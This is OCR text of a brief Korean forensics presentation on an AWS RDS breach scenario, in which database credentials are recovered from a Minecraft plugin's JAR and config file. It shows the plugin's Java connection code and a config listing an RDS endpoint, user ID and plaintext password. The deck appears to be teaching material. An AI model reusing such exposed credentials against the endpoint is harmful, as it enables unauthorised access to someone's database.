10min

RDS Breach Scenario

DigitalForensic Track

김태룡

INDEX

01. RDS

02. Scenario


2-1 Build

2-2 Attack

2-3 Detection


03. Remediate

RDS




Relational Database Service


RDS



RDS




Scenario Build



Scenario Build

+ Economy System


Scenario Build



+ Command Execute

+ Economy System

Scenario Attack




Minecraft 1.16.5 - 멀티플레이 (제삼자 서버)

74쪽 중 1쪽

```
504b030414000808080
033273a520000000000
0000000000000000a000
400636f6e6669672e79
6d6cfeca00000b7209b
6e2e5520002d7bc9482
fcccbc122b05a59cfce
4c49c8cfce212258854
407e1150d8d8d8c00cc
2f774012a2acacf87cb
87c3f800504b0708914
dcbb137000004f0000
00504b03040a0000080
0000b783e
```


Scenario Attack



```java
private static Connection conn = null;

public MySQL() {
  FileConfiguration config = Main.plugin.getConfig();
  ENDPOINT = config.getString("RDS.Endpoint");
  PORT = config.getInt("RDS.Port");
  ID = config.getString("RDS.ID");
  PW = config.getString("RDS.PW");
  try {
    Class.forName("com.mysql.jdbc.Driver");
    String url = "jdbc:mysql://" + ENDPOINT + ":" + PORT;
    conn = DriverManager.getConnection(url, ID, PW);
  } catch (ClassNotFoundException|SQLException e) {
    Bukkit.getConsoleSender().sendMessage("§c§l[ × ] RDS 연결 실패");
    Bukkit.getConsoleSender().sendMessage(e.getMessage());
  }
}

public void close() {
```

RDS Breach Scenario


Scenario Attack




```
RDS:
  Endpoint:
minecraftdatabase.c9z
kdcykfnhp.us-east-2.r
ds.amazonaws.com
  Port: 3306
  ID: sneakydatabase
  PW:
YouShe11NotP@ss!
```

RDS Breach Scenario

Scenario Attack

